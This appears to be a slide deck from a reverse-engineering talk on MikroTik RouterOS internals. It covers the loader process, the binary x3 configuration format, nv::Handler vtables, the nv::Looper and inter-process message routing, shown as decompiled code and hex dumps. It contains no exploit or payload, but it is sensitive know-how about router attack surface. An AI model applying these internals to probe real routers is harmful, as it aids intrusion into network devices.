


# Example RPC

SYS\_TO = [13,4] -> /nova/bin/user?

```
nv::message::message(message: &login_message)
nv::message::insert_vector(message: &login_message, key: 0xff0001, val1: 13, val2: 4)
nv::message::insert_vector(message: &login_message, key: 0xff0007, val: 1)
nv::message::insert<nv::bool_id>(message: &login_message, key: 8, val: true)
nv::message::insert<nv::u32_id>(message: &login_message, key: 0xff0007, val: 1)
nv::message::insert<nv::addr6_id>(message: &login_message, key: 0xff0013, val: req + 0x6c)
nv::message::insert<nv::string_id>(message: &login_message, key: 1, val: nv::message::get<
nv::message::insert<nv::string_id>(message: &login_message, key: 3, val: nv::message::get<
context->vtable->exchMessage(context, msg, ctx: context, handler: jsproxy + 8, msg: &login_message, code: authed, errstring: authed) == 0)
pthread_mutex_lock(mutex: &jsproxy_mutex)
```


SYS\_CMD = 1





## /nova/bin/loader: “the router’s router”


- First process running after boot
- Spawns other processes
- Handles message routing





## /nova/bin/loader: “the router’s router”

- First process running after boot
- Spawns other processes
- Handles message routing



*MikroTik*



# RouterOS Namespaces

**/nova/etc/loader/system.x3** – read with **libxml++.so**

```
00000000: 6518 0000 2100 0000 0000 0000 7400 0000 e...!.....t...
00000010: 1e00 0000 6c00 0000 1d00 0000 0700 0000 ....l.....
00000020: 0000 0000 0000 0000 0d00 0000 2f6e 6f76 ...../nov
00000030: 612f 6269 6e2f 6c6f 6715 0000 0004 0000 a/bin/log.....
00000040: 0003 0000 0001 0000 0001 0000 0003 0000 .....
00000050: 0033 1500 0000 9900 0000 0100 0000 0100 .3.....
00000060: 0000 0400 0000 0174 7275 6515 0000 00ad .....true....
00000070: 0000 0001 0000 0001 0000 0004 0000 0001 .....
00000080: 7472 7565 4500 0000 1e00 0000 3d00 0000 trueE.....=...
00000090: 2000 0000 0700 0000 0000 0000 0000 0000 .....
000000a0: 1000 0000 2f6e 6f76 612f 6269 6e2f 7261 ....nova/bin/ra
000000b0: 6469 7573 1500 0000 0400 0000 0300 0000 dius.....
000000c0: 0100 0000 0100 0000 0500 0000 3578 0000 .....5x..
000000d0: 001e 0000 0070 0000 0021 0000 0007 0000 .....p...!.....
000000e0: 0000 0000 0000 0000 0011 0000 002f 6e6f ...../no
000000f0: 7661 2f62 696e 2f6d 6f64 756c 6572 1500 va/bin/moduler..
```





# MikroTik x3 “XML” specification

`document ::= node`

`node ::= [size:4][tag:4][attr_size:4]<attr*><node*>`

`attr ::= [size:4][tag:4][type:4][count:4][vsize:4]<value...>`

`type ::= [0] (string)  
[1] (bool)  
[2] (u32)  
[3] (i32)`



# RouterOS Namespaces

**/nova/etc/loader/system.x3**

```
<33>
<30 (7)=b'/nova/bin/log' (4)=3 (153)=True (173)=True/>
<30 (7)=b'/nova/bin/radius' (4)=5/>
<30 (7)=b'/nova/bin/moduler' (4)=6 (153)=True (173)=True/>
<30 (7)=b'/nova/bin/user' (4)=13 (204)=True/>
<30 (7)=b'/nova/bin/resolver' (4)=14 (173)=True/>
<30 (7)=b'/nova/bin/mactel' (4)=15 (173)=True/>
<30 (7)=b'/nova/bin/undo' (4)=17/>
<30 (7)=b'/nova/bin/macping' (4)=18 (173)=True/>
<30 (7)=b'/nova/bin/cerm' (4)=19/>
<30 (7)=b'/nova/bin/cerm-worker' (4)=75 (279)=True (280)=50 (72)=12/>
<30 (7)=b'/nova/bin/net' (4)=20 (153)=True (293)=True/>
<30 (4)=21 (56)=[24, 23]/>
<30 (7)=b'/nova/bin/fileman' (4)=72/>
<30 (7)=b'/nova/bin/ping' (4)=22/>
<30 (7)=b'/nova/bin/console' (4)=48 (204)=True (173)=True/>
<30 (7)=b'/nova/bin/backup' (4)=67/>
<30 (7)=b'/nova/bin/sermgr' (4)=68 (153)=True (173)=True/>
<30 (7)=b'/nova/bin/www' (4)=70 (173)=True/>
<30 (4)=71 (56)=[20, 50]/>
<30 (7)=b'/nova/bin/discover' (4)=10 (153)=True/>
<30 (7)=b'/nova/bin/sertcp' (4)=83 (173)=True/>
...
</33>
```



# RouterOS Namespaces

**/nova/etc/loader/system.x3**

```
<33>  
<30 (7)=b'/nova/bin/log' (4)=3 (153)=True (173)=True/>  
<30 (7)=b'/nova/bin/radius' (4)=5/>
```

```
<30 (7)=b'/nova/bin/user' (4)=13 (204)=True/>
```

```
<30 (7)=b'/nova/bin/mactel' (4)=15 (173)=True/>  
<30 (7)=b'/nova/bin/undo' (4)=17/>  
<30 (7)=b'/nova/bin/macping' (4)=18 (173)=True/>  
<30 (7)=b'/nova/bin/cerm' (4)=19/>  
<30 (7)=b'/nova/bin/cerm-worker' (4)=75 (279)=True (280)=50 (72)=12/>  
<30 (7)=b'/nova/bin/net' (4)=20 (153)=True (293)=True/>  
<30 (4)=21 (56)=[24, 23]/>  
<30 (7)=b'/nova/bin/fileman' (4)=72/>  
<30 (7)=b'/nova/bin/ping' (4)=22/>  
<30 (7)=b'/nova/bin/console' (4)=48 (204)=True (173)=True/>  
<30 (7)=b'/nova/bin/backup' (4)=67/>
```

```
<30 (7)=b'/nova/bin/www' (4)=70 (173)=True/>
```

```
<30 (7)=b'/nova/bin/discover' (4)=10 (153)=True/>  
<30 (7)=b'/nova/bin/ser tcp' (4)=83 (173)=True/>
```

```
...  
</33>
```




nv::Handler

SYS\_T0 = [13, 4] ?



# nv::Handler

SYS\_T0 = [13, 4] ?



/nova/bin/user :: main

```
int32_t var_5f0 = 0
sub_12178(&var_6cc, 0x13198, 0, 0x1f4)
int32_t var_5fc_1 = 0x12c
sub_17424(&var_6cc)
nv::Looper::addHandler(looper: &looper, idx: 4, handler: &var_6cc)
(*(var_6cc.vtable + 0xb8))(&var_6cc)
```



```
struct nv_handler_vtable data_187d0 =  
{  
    void (* u1)() = sub_15cd8  
    void (* u2)() = sub_15d78  
    void (* loadPermData)(struct nv_handler*, nv_message*) = nv::Handler::loadPermData(nv::mess  
    void (* savePermData)(struct nv_handler*, nv_message*) = nv::Handler::savePermData(nv::mess  
    void (* handle)(struct nv_handler*, nv_message*) = nv::Handler::handle(nv::message&)  
    void (* handleBrkpath)(struct nv_handler*, nv_message*) = nv::Handler::handleBrkpath(nv::me  
    void (* handleReply)(struct nv_handler*, nv_message*) = nv::Handler::handleReply(nv::messag
```

```
(* handleCmd)(struct nv_handler*, nv_message*, uint32_t) = h4_handle_command
```

```
    void (* cmdGetPolicies)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetPolicies(nv::  
    void (* cmdGet)(struct nv_handler*, nv_message*) = nv::Handler::cmdGet(nv::message const&)  
    void (* cmdSet)(struct nv_handler*, nv_message*) = nv::Handler::cmdSet(nv::message const&)  
    void (* cmdReset)(struct nv_handler*, nv_message*) = nv::Handler::cmdReset(nv::message cons  
    void (* cmdGetObj)(struct nv_handler*, nv_message*, uint32_t) = AMap::cmdGetObj(nv::message  
    void (* cmdSetObj)(struct nv_handler*, nv_message*, uint32_t) = AMap::cmdSetObj(nv::message  
    void (* cmdGetAll)(struct nv_handler*, nv_message*, uint32_t, uint32_t) = AMap::cmdGetAll(n  
    void (* cmdAddObj)(struct nv_handler*, nv_message*) = AMap::cmdAddObj(nv::message const&)  
    void (* cmdRemoveObj)(struct nv_handler*, nv_message*, uint32_t) = AMap::cmdRemoveObj(nv::m  
    void (* cmdMoveObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdMoveObj(nv  
    void (* cmdGetCount)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetCount(nv::messag  
    void (* cmdUnknown)(struct nv_handler*, nv_message*, uint32_t) = sub_108d4  
    void (* cmdShutdown)(struct nv_handler*, nv_message*) = nv::Handler::cmdShutdown(nv::messag  
    void (* shouldNotify)(struct nv_handler*, nv_message*, nv_message*) = nv::Handler::shouldNo  
    void (* u3)() = sub_12424  
    void (* u4)() = sub_12420  
    void (* cmdDisconnected)(struct nv_handler*, nv_message*) = sub_13d4c  
    void (* notifySent)(struct nv_handler*, nv_message*) = nv::Handler::notifySent()
```



# nv::Handler

## Parse input

- nv::message::get<T>
- nv::message::has<T>

```
if (nv::message::get<nv::bool_id>(message: message, key: 0x22) == 0 && nv::message::has<nv::string_id>(message: message, key: 3) == 0)
    if (nv::message::has<nv::raw_id>(message: message, key: 9) == 0)
        goto label_e1d4
    if (nv::message::has<nv::raw_id>(message: message, key: 0xa) == 0)
        goto label_e1d4
if (nv::message::get<nv::bool_id>(message: message, key: 0x22) != 0 && nv::message::get<nv::bool_id>(message: message, key: 8) == 0)
    string::string(str: &p_message, ref: &(*" via ")[5])
```

## Respond (if input is request)

- nv::Handler::replyMessage
- nv::Handler::replyError

```
    nv::message::~~message(message: &var_20)
nv::message::message(message: &var_1c)
nv::Handler::replyMessage(handler: handler, m1: message, m2: &var_1c)
nv::message::~~message(message: &var_1c)
r0 = &var_24
```



# nv::Looper

- Handshakes with loader and facilitates communication
- Contains a default nv::Handler
- Provides communication abstractions:
  - `looper.exchangeMessage(...)`
  - `looper.sendMessage(...)`


```
nv::Looper::Looper(looper: &looper, u1: 0, u2: 0, u3: 0,  
looper.runner.vtable = 0x18194  
looper.handler.vtable = 0x180f8
```





# Routing Example

foo sends a message to bar/sub






# Routing Example

foo sends a message to bar/sub


SYS\_TO: [34, 50]  
SYS\_FROM: [ ]





# Routing Example


foo sends a message to bar/sub





# Routing Example

foo sends a message to bar/sub






# Routing Example

foo sends a message to bar/sub

bar/sub replies






# Routing Example

foo sends a message to bar/sub

bar/sub replies






# Routing Example

foo sends a message to bar/sub

bar/sub replies





Pretty cool!

Protects against **SYS\_FROM** forgery


Handlers are “namespace independent” - can be refactored easily

Loader will launch target processes if not running






# More Abstractions






But what if I want to talk to **several people**?





